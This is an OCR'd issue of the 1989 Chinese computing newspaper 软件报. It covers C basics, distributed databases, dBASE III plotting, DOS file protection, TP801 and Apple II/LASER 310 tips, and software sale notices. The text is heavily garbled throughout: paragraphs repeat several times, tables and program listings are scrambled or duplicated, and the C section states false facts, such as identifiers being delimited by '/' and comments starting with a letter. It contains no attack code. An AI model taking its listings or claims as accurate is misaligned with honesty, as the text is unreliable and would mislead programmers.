150 IF X<127 THEN X=X-1: ELSE IF X<0 THEN X=X+1
160 IF Y<63 THEN Y=Y-1: ELSE IF Y<0 THEN Y=Y+1
170 RETURN

```

### 《C》语言概要

四川大学讲师 唐克余

12. C 语言宏替换预处理程序扩展带参数的宏替换，允许程序员代码的宏扩展和符号常数的替换，也提供源文件包含的宏替换。通常所有的符号常数用大写字母，其它名字用小写字母。多于一个源程序所用到常数和数据，通常在各自的文件中说明，并在编译时包含于源程序中，且包含文件的名字以“#”结尾。  
13. 一个变量除说明其数据类型外，还要指明其存储类别（可省略使用），变量的存储类别表示了该变量什么时候是活动的，也就是说，变量的存储类别确定了变量的作用域。C 语言中有四种存储类别：自动变量（auto）、寄存器变量（register）、静态变量（static）和外部变量（extern）。  
14. 标识符以“/”开始，以“/”结束。  
15. 注释符可以包含字母、数字或下划线，但必须用字母开始。  
16. C 语言有多种控制语句如 if, while, do while, switch 等，不像 Pascal 的 Case 语句，从 A 句中选择一个 C 语言中的 switch 语句仅仅是几个路径分支，执行时，先计算表达式，把控制转向几个分支之一，但在转移后，执行继续下降，直到程序从 switch 语句中明显地分支出来。所以，在中离开 switch 语句要用 break 语句，它使控制流程转去紧接 switch 之后的语句。（这是与 Pascal 的 Case 语句不同的地方）  
17. 在 C 语言中，数据可以编译时声明。学习 C 语言与学习其它语言一样，要弄懂语法，明白编译程序所确认的正确设计思想，培养良好的编程风格，重要的，还在于实践，通过实践不仅可以巩固和加深所学知识，而且还可以不断丰富自己的经验，真正用为这种语言工具，解决你的实际问题。



# 软件报



1989年  
5月20日  
第20期  
总第139期

普及计算机知识 交流计算机技术  
开发软件资源 培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘锦德  
国内统一刊号CN51-090 订阅代号：61-74 地址：成都市金河街75号



△《专家系统和模糊系统及程序实例》已出版发行。本书第一部份为美国C.V. NeSoite写的专家系统和模糊系统，深入浅出地介绍了什么是专家系统和知识工程，专家系统的组成、知识的表达、模糊集合、近似推理等基本概念，适于入门。第二部份为近年来国外专家系统新发展的实际研制报告、文章，涉及电路诊断、医学、商业等多个领域，适于专业人员在选题和建立专家系统时借鉴。第三部份收集了国内有影响的专家系统实例。

每本价17.50元(含邮资)，另有专家系统集成工具软件GURU，具有自动推理、电子表格、数据库、知识库、结构程序设计语言等多种功能，适于建造专家系统。每套软件500元(5片)，还有与本书配套的人工智能语言TURBO PROLOG, MULISP, Forth软件，每套150元，款到发货。

△《知识工程语言与应用》已出版发行。

该书通过对美国几个典型的商品化知识工程语言的剖析，详细地介绍了知识工程语言设计的新思想、新技术和发展方向。内容包括：专家系统和开发专家系统的知识工程语言的基本概念、使用方法，并具体地描述了M.1, INSIGHT2, OPS5+和GURU等PC机上具有代表性的知识工程语言的结构和功能特点，以及利用上述语言建造典型专家系统的实际应用。

全书共20章，75.2万字，每本价0.15元，另加邮资1.35元。

以上两书敬收：成都市华西医科大学修建室 罗秀文

## 喜讯

国务院电子信息推广应用办公室电办字(1989)013号“关于成立中国计算机应用软件人员水平考试委员会的通知”中指出：“决定将联合考试发展为全国统一的专业资格考试制度，并与当前职称改革相结合，作为专业技术职称资格考试的试点。”

本报编译部

## 走向分布式的信息系统

电子科技大学教授 李智渊

(续上期)在分布式系统的情况下，数据库应当是分布式的，这样才能充分发挥分布式系统的优点。分布式数据库是单一的，逻辑上相关的数据库的集合，它被分段或复制到分布式系统中的多个处理机之上。如果逻辑数据库划分成若干冗余的各个部分并放到多个处理机上，则称之为分段式数据库(Partitioned database)。“冗余”的含义是任何数据元素都存在于一个数据库分段中。另一方面，如果数据库的每一部分都复制到两个以上的地方，则称之为冗余式数据库(replicated database)。实际上，分布式数据库大多包含分段式和冗余式两者的组合。

组织数据库的方法有层次型、网络型和关系型。目前用得比较普遍的是关系型，它最常用数据库查询、作报表等这样一些方面。现有经验表明，如果要对很大的数据库进行快速访问，网络型和层次型的资源较多等)将迅速得到克服，然其固有的优点(如开发容易，使用方便，较强的理论基础，较多的应用开发工具等)将会得到进一步的发挥。

至于数据库管理系统(DBMS)的选择，首先要注意的是它是否适合系统中的各种机型和操作系统，若各种机型都采用同样的DBMS，就可以在交换数据时省去许多格式转换的工作；其次是要求DBMS具有分布式的功能，使用户在使用网上各机器的数据库时，能尽可能地使用单机上那样透明地使用数据库中的数据。现在已露头角的数据管理系统ORACLE已能适用多种机型，并有一定的分布式功能。而且正在不断改进，推出新版本。显然，如果系统中的机型一样(或同属一个系列)，将会给数据库的管理带来很多方便。

分布式系统不一定是很大的系统，一个局域网上的几个工作站即可组成一个小的分布式系统，不要它有什么分布功能，它真正做到相互协调和配合，则需要做许多工作。(续完)

间，网络型和层次型的资源较多等)将迅速得到克服，然其固有的优点(如开发容易，使用方便，较强的理论基础，较多的应用开发工具等)将会得到进一步的发挥。

至于数据库管理系统(DBMS)的选择，首先要注意的是它是否适合系统中的各种机型和操作系统，若各种机型都采用同样的DBMS，就可以在交换数据时省去许多格式转换的工作；其次是要求DBMS具有分布式的功能，使用户在使用网上各机器的数据库时，能尽可能地使用单机上那样透明地使用数据库中的数据。现在已露头角的数据管理系统ORACLE已能适用多种机型，并有一定的分布式功能。而且正在不断改进，推出新版本。显然，如果系统中的机型一样(或同属一个系列)，将会给数据库的管理带来很多方便。

分布式系统不一定是很大的系统，一个局域网上的几个工作站即可组成一个小的分布式系统，不要它有什么分布功能，它真正做到相互协调和配合，则需要做许多工作。(续完)

真正做到相互协调和配合，则需要做许多工作。(续完)

真正做到相互协调和配合，则需要做许多工作。(续完)

真正做到相互协调和配合，则需要做许多工作。(续完)

《软件报》南京记者站于4月29日召开了第二次全体通讯员大会。李骏站长主持了会议，并代表编辑部宣布了第二届南京记者站的组成：李骏为站长，覃敬川、潘金位、潘发森为副站长。

(苏州工艺美术研究所一室)、李竹君(苏州十中)担任。希望在这一地区的读者和作者与他们取得联系。

许多作者读者从外地赶来参加这次大会。一些企业界愿意和我们建立良好的关系。他们说：“记者站人才济济，不但帮助组稿，而且提供技术服务、信息和有关资料，我们今后一定要为报纸和记者站的兴旺发达多做一些工作。推动中国计算机事业的发展。”

通过这次大会，南京记者站的工作将更上一层楼，为软件报的读者提供更好的服务。

《软件报》南京记者站

★编号：890505  
名称：APPLE-II绘图系统  
作者：王永生

**主要功能：**本软件是在ZSD汉字系统的支持下，采用内存复盖技术和自顶向下的菜单选择方式，用BASIC语言编制而成，适用于APPLE-II及其兼容机，解决了苹果机内存小的问题，而实现了较强的作图功能。

本软件分函数作图、点光标作图和辅助作图三大主要作图部分，另有系统说明和作图举例两部分功能。所作的图形都可以在该系统盘上，也可以存储在用DOS3.3初始化的磁盘上，并可随时调出、标准、配色、打印、修改，在程序中调用演示等，是制作图文并茂的教学软件的有力帮手。并可以为编写教案、讲义配上理想的插图。

源程序语言：APPLE SOFTBASIC

**运行环境：**APPLE-II及其兼容机，机器要有语言卡，一台打印机，两台驱动器(若只有一台驱动器，在作图过程中需标注汉字时，则在启动系统后，先退出主菜单，键入“ZSD D命令，再键入到RUN HELLO”命令即可。

**系统组成：**系统盘、字库盘、图库I，图库II共四张包含在两张磁盘上。

**转让形式：**磁盘两张，说明一份

**转让价格：**80元(含邮资)

**收款单位：**成都《软件报》编辑部

★编号：890506  
名称：FZL2.0扩展系统

作者：范永超

**功能简介：**本扩展系统是已有的LASER 310扩展系统中功能较强的一种，拥有扩展功能四十余项，其不仅有AUTO等许多扩展系统已有的功能二十项，还有图形表处理、高分辨率连线、跟踪运行、输出速度控制、光标位置控制等十几项，并对RESTORE、GOT O、CSAVE等七条原有命令的功能进行了改进，而且每一程序行的容量也由64字符增加到256字符，系统还有一个专门的命令FZL供用户进行再扩展，使用本系统可使LASER 310功能达到APPLE的水平，某些地方甚至超过APPLE。系统不仅功能齐全，而且占用内存量少，基本系统占内存仅1.2K。

**源程序语言：**Z80机器语言

**运行环境：**LASER310主机、磁带机

**转让形式：**磁带一盒，说明书一份

**转让价格：**20元(含邮资)

**收款单位：**成都《软件报》编辑部

★名称：五笔字型输入与汉字文章编辑打印系统

**简介：**本软件是《汉字文章编辑打印软件》(见本报89年第18期“软件交流”，编号890502)的第二版，在第一版的基础上增加了五笔字型输入法(一级汉字)，而且五笔字型输入系统可以单独在DOS3.3、BASIC及汇编中使用。本系统一次全部装入内存，运行速度快，且内存存少，除16K RAM卡外仅占2K内存。其它功能请见第一版简介。

**转让形式及价格：**同第一版。

## 征一文一启一事

为满足广大用户和读者需要，本报拟出版《计算机语言、数据库软件应用技巧》方面的专辑。稿件要求概念清楚，能解决实际问题，程序清单用打印机打印，程序框图最好用微机绘制，所用机型、语言及字数(包括程序)不限；欢迎广大作者来稿，一经录用，稿酬从优。截止日期为八九年八月三十一日(以邮费为准)。如在八九年十月十五日前未收到录用通知书则可拒投。来稿请寄本报编辑部。并在信封的左下角注明“数据库征文”。

▲本报讯：中国计算机用户协会紫金协会年会暨技术交流会，4月20-24日在南昌召开。来自部、省、市和总会的有关领导以及来自全国各地的一百四十多位代表，参加了这届盛会。参加会议有六十多名，评出了特等奖四名，一等奖八名，优秀奖若干名。有关本协会交流的详细资料和软件均可向南京记者站(南京12中中学)联系。

▲吸收先进技术 自行设计新产品 四川仪表厂自85年从日本山武—富士电机公司引进DN1K系列单回路数字调节器，86年批量生产投放市场以来，以其高性能、高质量深受用户好评，销售急剧增加。为适应由单回路调节器所组成的集散型控制系统的需要，该厂在消化了美国霍尼韦尔公司TDC300BASIC系统的EOS增强型操作盘的基础上，自行设计了适用于单回路调节器的ZJC增强型局部操作站，并与武汉计算机外部设备所进行了联合开发。

▲四川 许光强  
▲钢厂五厂利用68705单片机微处理器，通过控制电动机的功率因素，达到节电目的。该

▲清江电脑程控离子交换器获国家专利。

▲国内首个网球发球机械控制系统在沪研制 它能对网球的发球工序进行等效模拟控制，以保证网球产品质量，提高产量。

▲股票经纪软件 近年来，美国市场上一种称为“股票经纪软件”的产品十分流行，这种软件的特点是图形功能十分丰富，可以在一个显示屏上，同时以多个窗口分别显示图形和数据。

行家们预料，90年代图形功能将在电脑中占十分重要的地位，这也将是近年来软件产品发展的一个主要脉络。  
北京 刘斌  
本报责任编辑：04号



软件交流

# 开发 dBASE III 的绘图功能

众所周知，dBASE III 数据库语言在数据处理上有着强大的优势，因而事务管理和办公自动化中得到广泛应用。但人们普遍认为 dBASE III 没有绘图功能，在绘制统计图形时，往往求助于 BASIC 等具有绘图功能的软件。其实 dBASE III 本身具有一定的绘图能力，只是速度慢一些。

笔者经研究发现，dBASE III 的 POKE 语句可以实现屏幕绘图，并经过试验取得成功。由于绝大多数 dBASE III 的手册、教科书忽略了这条语句的重要性，甚至将其删去，致使 dBASE III 的绘图能力至今鲜为人知。

## 1. 屏幕绘图原理

计算机屏幕上显示的内容来自一个叫显示缓冲区的内存区域。这个区域位于显示器接口板上。对于 640×200 分辨率的彩色/图形显示器，该区域的容量是 16K 字节，首地址为 B0000H。只要把绘图元素通过 POKE 语句存入缓冲区中的某个地址，便可在屏幕上相应位置画出来，构成图形。

屏幕上的一个点称为 1 个像素，由 1 个二进制制位来描述。8 个像素占用缓冲区中的 1 个字节，每行 640 个点占用 80 个字节。屏幕内容在缓冲区中分为两部分存放的，偶数行存放

## 2. POKE 语句的使用方法

语言格式：POKE m, n  
其中 m、n 均为十进制数。  
m：地址  
n：是由 SET SEGMENT TO (首地址) 指定分段的内存容量

n：ASCII 码值 0 ≤ n < 255  
每一个字节，描述屏幕上的 8 个点

例如：POKE 0, 255 的结果是在 (0, 0) 至 (7, 0) 间画一条线 (8 个点)

3. 绘图举例：  
对以下三个数据绘制直方图：A=25, B=40, C=16 此三个数存放在一个名为 PICTURE.DBF 的数据库中某结构如下：

| 字段 | 字段名 | 类型        | 宽度 | 小数 |
|----|-----|-----------|----|----|
| 1  | SJ  | Numeric   | 2  |    |
| 2  | SJM | Character | 2  |    |

记录号：SJ SJM  
1 25 A  
2 40 B  
3 16 C

程序如下：  
说明：(1) dBASE III 中使用的数值均为十进制。

(2) 由于 POKE 语句中的 m 和 n 不是变量或表达式，所以应先进行地址换算，然后利用宏代换执行该语句 (见程序)

北京 刘小鸣

贵报 89 年第 17 期上，李永新介绍了将 DEBUG 的屏幕输出信息定向到磁盘文件中的方法，由于该方法仍采用键盘输入操作命令，所以“操作只能使用默记的方法”，既不方便，又易出错。既然操作过程和命令皆已明确，只要用任何文字处理软件将 Q 命令结束的操作命令存入文本文件中，然后用 DOS 的重定向功能将该文件 (而不是键盘) 指定为标准输入设备，就可以自动、准确地完成调试过程，并将整个过程存盘。命令的形式为：DEBUG < 被调试的文件名 > 输出信息的文件名 < 输入信息的文件名。

四川大学 王舒打

介绍汉字 CCAD 软件

AUTOCAD 计算机设计绘图的发展迅速，但在用汉字建立图文资料库、因纸库和试题库等方面尚较艰难。经多方试验，现已在汉字启动状态下运行 ACAD 成功，汉字库可不占内存，用一般汉字方式输入 (拼音、区位、五笔、造字等) 汉字盘 CCAD 一张盘，可加入 ACAD 软件包内，考虑到我国有大量的 PC/XT 机，因而编排其运行环境为：DOS 2.4，汉字 CCAD 2.65 张，共八张盘。下图为用 CCAD 绘图硬拷贝反映汉字输入状态情况。 (对)

此软件感兴趣的读者，请与本报软件交流负责人联系。北京 胡朝政

本软件责任编辑：06 号

汉字 CCAD 2.65 版

北京理工大学

CCAD 2.65

汉字 CCAD 2.65 版

北京理工大学

CCAD 2.65

汉字 CCAD 2.65 版

北京理工大学

| 第 1 个 8K 区域，奇数行存放在第 2 个 8K 区域。连续显示图形时，应注意以下换算关系： |
|--------------------------------------------------|
| 奇数行地址 = 上面的偶数行地址 + 8192                          |

| display structure | 字段名   | 类型      | 宽度 | 小数 |
|-------------------|-------|---------|----|----|
| 1                 | DN    | Numeric | 4  |    |
| 2                 | RS    | Numeric | 4  |    |
| **                | 总计 ** |         | 9  |    |

| 1st to print | Records | DN  | RS |
|--------------|---------|-----|----|
| 1            | 机械      | 321 |    |
| 2            | 工具      | 104 |    |
| 3            | 数控      | 55  |    |
| 4            | 生产      | 23  |    |
| 5            | 供销      | 435 |    |
| 6            | 能源      | 84  |    |
| 7            | 物资      | 324 |    |
| 8            | 小件      | 254 |    |

| type abc.dbg to acin | SET TALK OFF | CLEAR      | USE abc              | GO 1        | DO WHILE DN<8 | DD=STR(DN,1) | ADD DD=DN | ADD DD=STR(RS:4) | SKIP | DD=DD-1        | ENDDO                    | CLEAR |       |       |       |                    |                    |           |         |       |                        |                        |                        |                        |        |     |              |          |                |                            |       |                             |                                            |     |   |              |             |             |
|----------------------|--------------|------------|----------------------|-------------|---------------|--------------|-----------|------------------|------|----------------|--------------------------|-------|-------|-------|-------|--------------------|--------------------|-----------|---------|-------|------------------------|------------------------|------------------------|------------------------|--------|-----|--------------|----------|----------------|----------------------------|-------|-----------------------------|--------------------------------------------|-----|---|--------------|-------------|-------------|
| 14,19 SAY A1         | 15,19 SAY B1 | 1,70 SAY " | 2,22 SAY "机械驱动机床合同工分 | 3,6,4 SAY " | 7,4 SAY "     | 8,4 SAY "    | 9,4 SAY " | 10,4 SAY "       | 1,44 | DO WHILE Y<150 | CHR(14)+R(125,3*Y,3),000 | Y=Y+1 | ENDDO | 10,13 | 10,13 | DO WHILE SC=1000/2 | RB,10 SAY STR(S,4) | S=S/100/2 | RB=RB-1 | ENDDO | CHR(14)+R(128,034,480) | CHR(14)+R(128,409,480) | CHR(14)+S(128,034,119) | CHR(14)+S(608,034,119) | X1=154 | K=1 | DO WHILE K<8 | DIR(L,1) | BACK-VAL(BAKK) | F=INT(153-88.8/10*1.125*2) | X1=X1 | DO WHILE K4=26-4*NL,88.8/10 | CHR(14)+S(STR(L,3))+STR(V,3)+STR(153-V,3)+ | ASE | 或 | A>ERASE C... | 另一方面，如果用户用： | COPY A1...C |

说明：上述命令是在 2.0 版本的 CCDO 系统下使用的如果是 CCDO 3.0 版本系统下，则应将第 2 条和第 5 条改为：

说明：上述命令是在 2.0 版本的 CCDO 系统下使用的如果是 CCDO 3.0 版本系统下，则应将第 2 条和第 5 条改为：

说明：上述命令是在 2.0 版本的 CCDO 系统下使用的如果是 CCDO 3.0 版本系统下，则应将第 2 条和第 5 条改为：

说明：上述命令是在 2.0 版本的 CCDO 系统下使用的如果是 CCDO 3.0 版本系统下，则应将第 2 条和第 5 条改为：

许多应用管理软件都需要以直方图形式来直观地反映某些数据之间的关系。如某单位人数分布生产部门的月计划、销售部门的历年合同执行情况等等，如果采用 BASIC 或其它高级语言直接调用 dBASE III 的数据操作图形的方法，就要求机器的内存足够大以能执行外部文件，并且增加了修改的困难。利用 CCDO 2.13A 的汉字系统 (16 行显示器) 显示功能，就可直接在 dBASE III 下作图了，具体计算见。首先建立一数据库 (ABC.DBF) 其字段宽度可根据实际情况确定，其数据一般应从其它有关数据库中直接获取，当然也可以直接输入产生，然后编制程序 (ABC.PRG) 即可，该程序可作少量修改，以便能根据实际情况调整为 12 个直方 (为 12 个月) 或任意个直方 (受屏幕大小限制)，也可修改为通用的程序，本例已在 PC-XT 机和长城 0520 机上通过，并可用屏幕拷贝打印出图形。(附图形和程序)

DOS 系统的两种保护方法

众所周知，IBM-PC DOS 系统文件由 4 个部份组成，其中第一部份为 DOS 系统的引导程序，存放在磁盘的第 0 扇区 1 扇区上；而另三部份为 IBMBIO.COM、IBMDOS.COM、IBMDA.COM、COMMAND.COM 这三个文件，存放在磁盘的根目录上，其存放形式是，前两个为隐式文件，后一个为显式文件。因之，用普通的文件删除命令 ERASE (或 DEL) 就可以将 COMMAND.COM 文件删除。尤其在使用下述命令时，必将引起这种错误：误现象的使

众所周知，IBM-PC DOS 系统文件由 4 个部份组成，其中第一部份为 DOS 系统的引导程序，存放在磁盘的第 0 扇区 1 扇区上；而另三部份为 IBMBIO.COM、IBMDOS.COM、IBMDA.COM、COMMAND.COM 这三个文件，存放在磁盘的根目录上，其存放形式是，前两个为隐式文件，后一个为显式文件。因之，用普通的文件删除命令 ERASE (或 DEL) 就可以将 COMMAND.COM 文件删除。尤其在使用下述命令时，必将引起这种错误：误现象的使

众所周知，IBM-PC DOS 系统文件由 4 个部份组成，其中第一部份为 DOS 系统的引导程序，存放在磁盘的第 0 扇区 1 扇区上；而另三部份为 IBMBIO.COM、IBMDOS.COM、IBMDA.COM、COMMAND.COM 这三个文件，存放在磁盘的根目录上，其存放形式是，前两个为隐式文件，后一个为显式文件。因之，用普通的文件删除命令 ERASE (或 DEL) 就可以将 COMMAND.COM 文件删除。尤其在使用下述命令时，必将引起这种错误：误现象的使

众所周知，IBM-PC DOS 系统文件由 4 个部份组成，其中第一部份为 DOS 系统的引导程序，存放在磁盘的第 0 扇区 1 扇区上；而另三部份为 IBMBIO.COM、IBMDOS.COM、IBMDA.COM、COMMAND.COM 这三个文件，存放在磁盘的根目录上，其存放形式是，前两个为隐式文件，后一个为显式文件。因之，用普通的文件删除命令 ERASE (或 DEL) 就可以将 COMMAND.COM 文件删除。尤其在使用下述命令时，必将引起这种错误：误现象的使

众所周知，IBM-PC DOS 系统文件由 4 个部份组成，其中第一部份为 DOS 系统的引导程序，存放在磁盘的第 0 扇区 1 扇区上；而另三部份为 IBMBIO.COM、IBMDOS.COM、IBMDA.COM、COMMAND.COM 这三个文件，存放在磁盘的根目录上，其存放形式是，前两个为隐式文件，后一个为显式文件。因之，用普通的文件删除命令 ERASE (或 DEL) 就可以将 COMMAND.COM 文件删除。尤其在使用下述命令时，必将引起这种错误：误现象的使



四一 TP801 单板计算机新键盘

Table with keyboard layout: EPNG DEL, N/D PORT INS, USER GTBP, FUNC STBP, HEN, REG OFST, DUMP LAST, LOAD NEXT, AF 7, BC 8, DE 9, HL A, EXEC, AF' 4, BC' 5, DE' 6, HL' B, SCAL, PC 1, SP 2, IX 3, IY 4, STEP, IUIF 0, USRA F, END E, BGIN D, NON

将TP801改为TP801B单板计算机

为了使TP801单板计算机具有TP801B功能,作者对TP801B单板计算机的监控程序TPBUG-B作了一些修改,在不改动任何硬件电路的情况下,使之能作为TP801单板计算机的监控程序。

- 一、TP801B单板计算机与TP801相比,具有以下主要优点。1.将各键的功能与计算机所处的状态联系起来,免去了记忆上下档状态的麻烦,使操作更为简便。2.TP801B单板计算机采用TPBUG-B标准的转储磁带记录输入波形,用1200HZ表示逻辑“0”,2400HZ表示逻辑“1”,以2400波特率进行高速转储和输入操作,记录速度比TP801单板计算机提高了约40倍。同时TPBUG-B还具有自动查找文件自动启动所装入的文件,对磁带记录进行校对等功能,使磁带机成

表一 1980B-B 监控程序更新表

Table with 16 columns: Address, Old Code, New Code, Address, Old Code, New Code, Address, Old Code, New Code, Address, Old Code, New Code, Address, Old Code, New Code, Address, Old Code, New Code. It lists various memory addresses and their corresponding code updates.

为方便,可靠的外部有储备设备,一盒60分钟磁带可以记录约7.6兆字节的信。

3.具有比TP801单板计算机更为方便灵活的EPROM编程写入功能。允许将任意位置的数据写入EPROM中任意地址单元,而且写入时边写边校,一旦写入有错,程序便自动退出。

4.增加了一些非常有用的附加命令,如十进制——十六进制转换,数据置数,数据块移动,EPROM擦除等功能。

二、更新后的键盘 更新后的TP801单板计算机键盘与TP801B单板计算机相比,TP801少了FUNC,USER两个功能键,为了不减少TP801B的功能,将TP801单板计算机的键盘重新定义为图中所示。

三、监控程序的更新 按表一中的地址用新代码TPBUG-B中的旧代码,即可得到TP801B单板计算机的新监控程序。

四、使用注意事项 更换监控程序后的TP801单板机的使用与TP801B单板机基本相同,用户可阅读北京工业大学出版的《TP801 B280单板计算机使用手册》,但有如下几点区别。

1.由于FUNC与STBP功能合用同一个键,为了保持FUNC键的操作与TP801B一样,作者修改了STBP的操作。在符合状态1使用STBP功能时,用户必须至少输入二位数字。如要在2000H设置断点,必须输入20两位数字。

2.十进制——十六进制转换功能借用了MEN和PORT两个功能键,并进行十六进制向十进制转换时,可按MEN或PORT键进行输入,而后按PORT键进行转换。但进行十进制向十六进制转换时,必须按两次PORT键显示“0D”后,才能输入十进制数据,然后按MEN键进行转换。

3.由于TP801单板计算机的RAM只有4096个字节(2000H~2FFFH),而监控程序使用了2FA0~2FFF共16个单元,因此,可供用户使用的内存只有2000H~2FBFH共AK字节。

也谈STC系统打印出错的方法

《软件报》88年9月3日谈及解决汉字打印出错的办法,仍存在如下问题:

- 1.列举一个新的汉字,系统都要读盘。2.若文件中有用户自造汉字而当该字库盘中又没有该汉字时,将丢失。3.若打印汉字超过30个时,仍会发生错误。

解决方法: 上述问题可利用STC小字库知识加以解决。

在使用STC系统时,系统将每一个使用过的汉字显示码都存入小字库中,列示与打印无需再读盘。小字库起始地址指针在\$JL,\$L9中,末地址指针在\$CE,\$CF中。一般始址为\$7000,末址为\$9600,可容纳303个汉字显示码。当以文件存盘时,系统自动将小字库以同名加后缀.LIB存盘,当调用文件时,系统将自动调入小字库,这样,文件的列示与打印一般不会存在读盘问题。

1.将汉字信息存入文件时,系统仅将汉字内码调入文本文件,显示码未存盘,因此,在读取这种文件时,汉字的显示与打印都必须重新读盘,若同时打印,则会发生汉字打印出错。可按如下办法解决:

- 1.在将汉字信息存入文本文件之后,把内存中的小字库存盘。这只要在关闭文件之后,执行程序即可。2.在读取文本文件列示或打印之前,将小字库调入内存,同时修改小字库末指针,运行程序即可。这时,列示或打印不再读字库盘,也不会出错。

推广: 1.当前程序中的小字库被清除后而再要列示或打印时,可用程序二恢复。(注意修改文件名)

2.若用户程序中原有小字库,为避免被文本文件中小字库复盖,应执行程序3。即将文本文件小字库接在原小字库后面。

3.当需处理的汉字超过303个时,还会出现前述问题,可用如下办法解决:

- 1)将程序多分几个模块,使每个模块尽量小一些,将小字库始指针尽量前移,将\$JL,\$L9改为\$6000,可容纳431个汉字显示码。2)若还不能解决,可将小字库空间分为两部分,一部分供程序用,一部分供文本文件用,作为与磁盘交换。

MOD+ COMM 编辑 DBASE II 文件中,只能处理小于4K字节的文件。要联结的两个文件字节之和小于4K时,可按Ctrl-K-R键,将指定的文件调入被编辑文件的光标处。 当要联结的两个文件字节之和大于4K时,这种方法失败。建议用下述方法处理。 1.进入TRUE BASIC 2.0版 C>HELLO 2. 将要编辑的文件调入内存 OK,0100 文件名1-PRG 3.按F1键使光标进入编辑窗口,将光标移到连接处。 4.按F2键使光标进入背景窗口。打入联结命令 INCLUDE E, 将指定的磁盘文件调入到光标指定行的后面。 OK,INCLUDE 文件名2-PRG 5.联接完毕,将文件名存盘。 OK,SAVE 文件名-PRG 注:CC-DOS 2.10 C-DBASE II 1.0A (六所) M24微机 云南 李勇

```
10 A=PEEK(207)*256+PEEK(206)*16+16
20 PRINT CHR$(4);@BSAVE AA,LIB,AS7QDC:LS=16
30 PRINT CHR$(4);@LOAD "AA.LIB"
40 POK% 206+PEEK(43616)
25 POK% 207+PEEK(43617)+112
程序3
10 A=PEEK(207)*256+PEEK(206)
15 PRINT CHR$(4);@LOAD AA.LIB+A
20 A=A+PEEK(43617)*256+PEEK(43616)
25 AT=INT(A/256):A2=A-A/256
30 POK% 206:A2:POK% 207:A1
```

在DOS的命令文件中有一个系统命令文件SYS.COM,它能把操作系统文件IBMBIO.COM和IBMDOS.COM从一个驱动器中传送到另一个指定的驱动器中,但SYZ命令不能传送文件COMMAND.COM,必须把它复制到磁盘的根目录中,为此,先用软盘启动计算机,然后用DIR命令检查磁盘中无文件COMMAND.COM,若没有,先用COPY命令把软盘DOS中的COMMAND.COM文件拷贝到硬盘目录中,然后在DOS提示符“A>”下,把含有系统文件SYS.COM(属外部命令文件)的软盘插入本驱动器里,并键入命令: A>SYS C, 按原盘提示符,SYZ-METRAN SPFEK ED时,说明两个操作系统文件已被恢复。这时就可以启动磁盘中DOS系统命令SYS的一般格式为:(d:)(path)SYS d, 使用此命令时,必须弄清以下几点: (1)SYS之前(d:)(path)说明含有SYS.COM命令文件的驱动器的盘号; (2)SYS后面d:规定把操作系统文件复制到哪个驱动器。在恢复磁盘中DOS系统命令SYS时,在指定的驱动器内,磁盘的目录必须完全是空的,或者是必须用磁盘格式化命令对这个磁盘进行格式化,必须包括DOS文件IBMBIO.COM和IBMDOS.COM,且IBMDOS.COM文件,但是已经分配有DOS文件,这些文件,不因为DOS启动要求这些文件去占去前面的目录,而且IBMBIO.COM必须驻留在磁盘上连续的扇区。SYS命令的复制本传递给指定用DOS而没配DOS的应用程序盘。这种情况下,磁盘里虽然没有提供DOS文件,但是已经分配有DOS文件,这些文件,不因为DOS启动要求这些文件去占去前面的目录,而且IBMBIO.COM必须驻留在磁盘上连续的扇区。

CEC-1 汉字系统的功能扩展问题初步

CEC-1 汉字系统已固化在机内, 给使用者带来了很大方便, 但对于某些运用场合, 仍有对其扩展的必要...

一、程序清单的获得方法

CEC-1 汉字管理程序在辅存 \$E C 0 0 - \$ F F F F 之间, 直接在监控下是不能看到的...

下面给出的一示例程序(见程序一), 它可以把辅存中的一页即256个字节的程序数据复制到主存中...

程序中, 由于RAM空间, 既可以主存又可以和辅存联系, 故切回主存后, 程序保留在 \$ I C 0 0 - \$ I C F F 之中...

100各单元地址, 是因为好和汉字管理程序中的各转移地址有一对应关系, 如 \$ I X X X 对应 \$ E X X X...

这样, 就好计算转移地址了, 要得到其它部分的程序内容, 只要修改相应的地址 \$ E C 0 0, \$ I C 0 0 为对应的地址就可以了...

CEC-1 汉字管理系统保留一个用户入口, 当 \$ I 4 被按下时, 程序转到 \$ I 4 0 0 中的内容所决定的地址执行...

三、汉字系统扩展实例
下面给出一个扩展汉字系统输入方法的示例程序(见程序二)...

清除拼音提示 \$ F 9 0 C 显示下一幕汉字提示 \$ F 9 2 5 恢复上述汉字 \$ F B 6 9 查拼音表, 显示汉字提示...

程序一
\$ I 0 0 1 . L D X # \$ 0 0
S T X \$ 0 8 0 1 ; 清计数单元
J S R \$ C 3 A B ; 切回辅存

程序二
\$ I 0 0 1 . L D X # \$ 0 0 ; 清零
L D A # \$ 6 0 ; 置低位入口地址
S T A \$ 0 3 0 8 F , X ; 用户高位地址

程序三
\$ I 0 0 1 . L D X # \$ 0 0 ; 清计数单元
L D A # \$ 6 0 ; 置用户入口
S T A \$ 0 3 0 8 F , X ; 用户高位地址

程序四
\$ I 0 0 1 . L D X # \$ 0 0 ; 清零
L D A # \$ 6 0 ; 置低位入口地址
S T A \$ 0 3 0 8 F , X ; 用户高位地址

程序五
\$ I 0 0 1 . L D X # \$ 0 0 ; 清零
L D A # \$ 6 0 ; 置低位入口地址
S T A \$ 0 3 0 8 F , X ; 用户高位地址

程序六
\$ I 0 0 1 . L D X # \$ 0 0 ; 清零
L D A # \$ 6 0 ; 置低位入口地址
S T A \$ 0 3 0 8 F , X ; 用户高位地址

程序七
\$ I 0 0 1 . L D X # \$ 0 0 ; 清零
L D A # \$ 6 0 ; 置低位入口地址
S T A \$ 0 3 0 8 F , X ; 用户高位地址

中华学习机软件介绍(一) 汉字文章编辑系统(硬汉字)

C-WORDSTAR1.0

中华学习机C-WORDSTAR1.0是在汉字文章编写过程中C-WORD STAR1.0可将光标移动到文章中的任何位置, 进行加、删、改字操作...

87年12月16日“LASER310机B文件处理系统”是迄今为至最简单、最实用的处理B文件的一个工具程序...

10 A=31058; B=84; GOSUB100
20 A=30813; B=29; GOSUB100
30 A=31299; B=88; GOSUB100

100 FORN=0T0B
110 READX
120 X=0
130 FORI=1T02
140 Z=ASC(MID\$(X#I,1))

200 DATA21,5E,79,22,95,79,21,5D,78,22,7E,78,2A,45,7A,22,F9,78,21
210 DATA66,7A,22,AD,79,22,B6,79,3E,C3,CD,68,78,CD,F9,20,CD,83,1B

280 DATAE,AA,20,C7,CD,67,53,E5,B7,C2,41,42,36,09,42,CD,B1,43
300 DATAE1,B7,C2,41,42,2A,A4,78,22,43,7A,18,D7

310 DATAE1,B7,C2,41,42,2A,A4,78,22,43,7A,18,D7

